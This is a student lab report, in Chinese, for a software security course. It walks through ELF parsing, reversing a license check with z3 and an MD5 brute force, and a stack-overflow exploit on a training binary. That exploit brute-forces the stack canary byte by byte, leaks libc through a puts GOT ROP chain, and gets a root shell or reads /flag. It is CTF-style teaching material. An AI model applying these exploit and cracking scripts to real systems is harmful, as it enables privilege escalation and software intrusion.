“软件安全”实验报告

**.**

**班 级：　　　　　　.**

**姓名：　　 　　 　　.**

**学号：　　　　　　.**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **项目** | **撰写规范** | **实验过程** | **问题分析与小结** | **总分** | **教师签字** |
| 分值 | 20 | 50 | 30 | 100 |  |
| 评分 |  |  |  |  |  |

**目　录**

[1 Linux平台漏洞攻防工具使用 1](#_Toc1514729980)

[1.1 实验目的 1](#_Toc1563598313)

[1.2 实验要求 1](#_Toc1545948537)

[1.3 实验环境 1](#_Toc287197033)

[1.4 实验过程记录 1](#_Toc1706758085)

[2 栈保护机制绕过与漏洞利用 6](#_Toc601835307)

[2.1 实验目的 6](#_Toc1490919153)

[2.2 实验要求 6](#_Toc1528328216)

[2.3 实验环境 6](#_Toc719950704)

[2.4 实验过程记录 6](#_Toc2055905307)

[2.实验遇到的难点与问题分析 11](#_Toc1284149273)

[3.实验小结 12](#_Toc1598695639)

# Linux平台漏洞攻防工具使用

## 实验目的

* 掌握Linux进程的原理；
* 了解ELF可执行文件格式与载入原理；
* 掌握知名反汇编工具的工作原理与使用方法；

## 实验要求

* 编写代码独立解析ELF文件，获取ELF文件元信息；
* 需独立使用进程分析工具分析给定ELF的进程地址空间。
* 以小组为单位完成对ELF程序的逆向分析后获取flag

## 实验环境

* 实验平台：pwn.hust.college
* 操作系统：Ubuntu 20.04
* 分析工具：IDA Pro 8.3

## 实验过程记录

1. 获取ELF文件元信息

使用Python语言struct模块，根据elf.h头文件构造python struct结构体，使用结构体格式化解析ELF文件比特流，获取ELF文件的详细信息。

首先根据ELF文件头的e\_machine字段识别ELF文件为32位或64位文件，再用对应的ELF头结构体解析ELF头，获取ELF文件的入口地址e\_entry，程序段表偏移e\_phoff，程序节表偏移e\_shoff，段数量e\_phnum和节数量e\_shnum。

根据程序段表偏移e\_phoff和段数量e\_phnum遍历段表，使用段表结构体解析段表数据，获取段的文件偏移p\_offset，段加载虚拟地址p\_vaddr，段在文件中的长度p\_filesz和段在内存中的长度p\_memsz。

根据程序解节表偏移e\_shoff和节数量e\_shnum遍历节表，使用节表结构体解析节表数据，获取节的名称sh\_name，节虚拟地址sh\_addr，节在文件中的偏移sh\_offset，节的长度sh\_size等信息。

ELF文件easy\_re解析结构如图所示：




图1-1 ELF头解析结构




图1-2 段表解析结果




图1-3 节表解析结果

1. 查看ELF可执行文件进程地址空间

查看/proc/$PID/maps文件可获取进程运行的地址空间，如图1-4所示：




图1-4 查看ELF地址空间

根据图可以得知程序加载基地址为0x00400000，libc库加载地址为0x7f94a1bf5000。

1. 逆向分析程序license

使用IDA Pro加载easy\_re文件，定位main函数使用F5反编译程序。分析程序逻辑可知，程序将输入license使用’-’字符进行分隔，第一部分4个字节与字符串’DiQJ’进行比较，第二部分4个字节进行移位与异或运算后与字符串’xw0t’进行比较，第三部分4个字节进行部分复杂运算后与字符串’pL97’进行比较，第四部分4个字节计算md5值后将md5后四个字节与’\xec\xcf\xb5\x19’进行比较（如图1-5所示）。

根据第二部分校验写出第二部分逆运算脚本，得到第二部分license为’xTpH’。

1. # 第二部分
2. c0 = table.index(part2[0]) << 2
3. c1 = (table.index(part2[1]) ^ (c0 >> 2)) << 2
4. c2 = (table.index(part2[2]) ^ (c1 >> 2)) << 2
5. c3 = (table.index(part2[3]) ^ (c2 >> 2)) << 2
7. part2 = chr(c0) + chr(c1) + chr(c2) + chr(c3)

根据第三部分校验写出第三部分逆运算脚本，得到第三部分license为’OR06’。

1. # 第三部分
2. table = "1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFHJKLZXCVBNM-+/"
3. d0 = table.index(part3[0])
4. d1 = table.index(part3[1])
5. d2 = table.index(part3[2])
6. d3 = table.index(part3[3])
7. c0 = (d0 << 2) & 0x7F
8. c0 = c0 | (d1 >> 4)
9. c1 = (d1 << 4) & 0x7F
10. c1 = c1 | (d2 >> 2)
11. c2 = (d2 << 6) & 0x7F   # 0
12. c2 = 48
13. c3 = d3 ^ c2
14. part3 = chr(c0) + chr(c1) + chr(c2) + chr(c3)




图1-5 license校验逻辑

第三部分也可使用z3进行约束求解：

1. # 第三部分
2. part3 = ""
3. solver = Solver()
4. s = BitVecs('c0 c1 c2 c3', 8)
5. **for** i **in** range(4):
6. solver.add(s[i] >= 0x30)
7. solver.add(s[i] <= 0x7A)
8. solver.add((s[0] >> 2) & 0x3F == table.index(part3\_ans[0]))
9. solver.add(((s[1] >> 4) & 0xF) | ((s[0] << 4) & 0x30) == table.index(part3\_ans[1]))
10. solver.add(((s[2] >> 6) & 0x3) | ((s[1] << 2) & 0x3C) == table.index(part3\_ans[2]))
11. solver.add(s[3] ^ s[2] & 0x3F  == table.index(part3\_ans[3]))
12. **if** solver.check() == sat:
13. result = solver.model()
14. part3 += chr(result[s[0]].as\_long())
15. part3 += chr(result[s[1]].as\_long())
16. part3 += chr(result[s[2]].as\_long())
17. part3 += chr(result[s[3]].as\_long())

第四部分爆破四字节md5，得到第四部分为’zm4R’。

1. **def** md5\_crack():
2. md5\_ans = part4\_ans
3. **for** c0 **in** table:
4. **for** c1 **in** table:
5. **for** c2 **in** table:
6. **for** c3 **in** table:
7. s = c0 + c1 + c2 + c3
8. **if** (md5(s.encode()).digest()[12:] == md5\_ans):
9. **return** s
10. **return** None
12. part4 = md5\_crack()

程序完整license为DiQJ-xTpH-OR06-zm4R，测试license获取flag（如图1-6所示）。




图1-6 测试license

# 栈保护机制绕过与漏洞利用

## 实验目的

* 掌握反汇编代码分析工具分析原理与使用方法；
* 掌握栈溢出和 Stack Canary 的原理；
* 掌握栈溢出漏洞的利用技巧和 Stack Canary 的绕过手法；
* 理解栈溢出漏洞的防范措施；

## 实验要求

* 调试与掌握函数反汇编执行流程
* 定位程序溢出点
* Stack Canary 爆破绕过，劫持程序控制流；
* 编写 ROP 链，获取具有任意命令执行功能的 Shell

## 实验环境

* 实验平台：pwn.hust.college
* 操作系统：Ubuntu 20.04
* 溢出软件：mitigation-bypass
* 溢出工具：pwndbg，vscode，XFCE桌面，bash命令行，IDA Pro

## 实验过程记录

1. 定位程序溢出点

使用checksec检查程序保护开启情况（如图2-1所示），程序开启了栈保护，未开启PIE保护，程序每次加载地址固定为0x400000。




图2-1 程序保护情况

使用IDA Pro加载mitigation-bypass程序，定位main函数F5反编译分析程序功能，主程序使用fork创建子进程，子进程执行read\_input函数处理用户输入，分析read\_input函数（如图2-2所示）。




图2-2 read\_input函数

read\_input函数使用read从标准输入读取0x100字节到缓冲区buf中，程序返回时对栈中stack\_canary进行校验，函数栈帧如图2-3所示。




图2-3 read\_input栈帧

根据栈帧所示，缓冲区buf大小为0x68，buf后面3个8字节依次为stack\_canary、saved\_rbp、saved\_ret。由于read读取的长度为0x100，当输入长度大于0x68时，将发生缓冲区溢出，覆盖stack\_canary甚至覆盖返回地址saved\_ret。

1. Stack Canary爆破绕过

read\_input函数是由fork函数创建的子进程执行的，其stack\_canary与父进程相同，因此每一次的read\_input函数的stack\_canary相同，可以考虑使用逐字节爆破方式得到完整的8字节stack\_canary。

read\_input函数正常返回到主函数时，输出提示字符串’have fun’，可根据该字符串确定爆破的字节是否正确。

1. payload0 = cyclic(0x68)  # buf
2. # byte\_by\_byte爆破stack\_canary
3. **for** i **in** range(8):
4. **for** stack\_canary **in** range(0x100):
5. tmp\_payload = payload0 + stack\_canary.to\_bytes(1, byteorder="little")
6. proc.sendafter(b"Input something to pwn me :)\n", tmp\_payload)
7. line = proc.recvline()
8. **if** (line == b"have fun\n"):
9. # 猜中了一位，继续下一位
10. **print**("{} byte : {}".format(i, hex(stack\_canary)))
11. payload0 += stack\_canary.to\_bytes(1, byteorder="little")
12. **break**
14. **print**(payload0)

stack\_canary爆破结果如图2-4所示。




图2-4 stack canary爆破

1. ROP编写

爆破得到stack\_canary后，payload的指定位置附带stack\_canary，即可绕过stack\_canary检查，实现payload溢出覆盖返回地址，执行任意位置代码。

为实现读取flag，需要使用ret2libc开启shell或构造ORW输出flag文件内容，在使用ret2libc前，还需要泄漏程序中libc库文件加载地址，由于程序未开启PIE保护，程序加载地址固定，程序导入表中有puts函数，可用于泄漏内存数据，因此可以构造ROP调用puts函数输出与libc相关的地址，此处选择输出puts的got表，输出结果为puts函数的加载地址，再根据puts函数在libc中的相对偏移，即可计算得到libc加载地址。

1. # 利用puts输出got表，泄漏出libc地址
2. pop\_rdi\_addr = 0x4013e3 # pop rdi; ret
3. puts\_addr = 0x4010C0
4. puts\_got\_addr = 0x404020
5. libc\_puts\_offset = 0x84420
6. read\_input\_addr = 0x4012A2
8. payload = payload0
9. payload += p64(pop\_rdi\_addr)
10. payload += p64(puts\_got\_addr) # rdi = puts\_got
12. payload += p64(puts\_addr) # puts(puts\_got)
14. payload += p64(read\_input\_addr)
15. proc.sendafter(b"Input something to pwn me :)\n", payload)
16. data = proc.readline()[:-1]
17. **print**(data)
18. libc\_base = int.from\_bytes(data, byteorder="little") - libc\_puts\_offset
19. **print**("libc addr : ", hex(libc\_base))

如图2-5，得到进程libc加载地址为0x7f288e1ec000，与使用maps查看地址相同。




图2-5 泄漏libc加载地址

泄漏libc地址后，通过偏移计算即可得到ROP中调用libc函数的地址和gadgets地址，使用system函数可打开shell，但由于程序使用suid提升权限，直接使用system(“/bin/sh”)打开shell无法获取root权限，因此在调用system前还需要setuid(0)提升程序权限，使system打开的shell有root权限。

构造ROP栈帧如图2-6所示。




图2-6 ROP栈帧

执行exp进行测试（如图2-7所示），成功打开root权限shell，并获取实验flag。




图2-7 exp测试

除了构造ROP开启root权限shell外，也可构造ORW直接输出flag文件内容，构造过程较为复杂，需要手工构造’/flag’字符串，以及由于payload长度限制，需要将ROP分多次执行，使用ORW构造的ROP栈帧如图2-8所示（便于展示未按长度分段）。




图2-8 ORW构造ROP

使用ORW构造的ROP测试结果如图2-9所示，可不开启shell直接读取flag。




图2-9 ORW读取flag

# 实验遇到的难点与问题分析

第二次实验爆破stack\_canary后，需要获取libc加载地址，在本地进行测试时，进程崩溃会生成完整的core dump文件，因此选择了从core dump中获取maps信息计算libc地址的方式，本地测试正常后，在pwn.hust.college平台进行测试时发现获取libc地址失败，注意到由于用户低权限，进程崩溃并不会生成core dump，因此无法使用该方式获取进程中libc地址，选用puts函数直接输出内存信息，泄漏puts got表的方式计算得到libc。

使用ORW方式构造ROP时，由于进程内存中并不包含”/flag”字符串，因此需要使用memset手动写内存或使用memcpy进行拼凑得到”/flag”字符串，相较于使用setuid(0)后通过system(“/bin/sh”)方式打开shell要复杂很多。

# 实验小结

第一次实验中根据elf文件格式，通过分析elf文件头、段表、节表和符号表，获取elf在内存中的加载信息，实现了简单的readelf工具，并根据进程maps文件信息，分析了进程各模块在内存中的加载地址。还使用了常用的逆向分析工具IDA Pro，对可执行程序进行分析，识别程序license校验逻辑，并逆向程序逻辑，利用z3和md5爆破计算程序license，从而破解程序获得flag。

第二次实验利用程序漏洞，使用Byte-By-Byte的方式爆破stack canary，绕过程序的栈保护机制，并利用缓冲区溢出实现任意代码执行，从而构造ROP获得root权限的shell，读取flag。

两次实验中利用常用的程序分析调试工具，学习了基础的程序逆向和破解操作，学习了程序漏洞的利用，了解了软件安全领域常用的技术。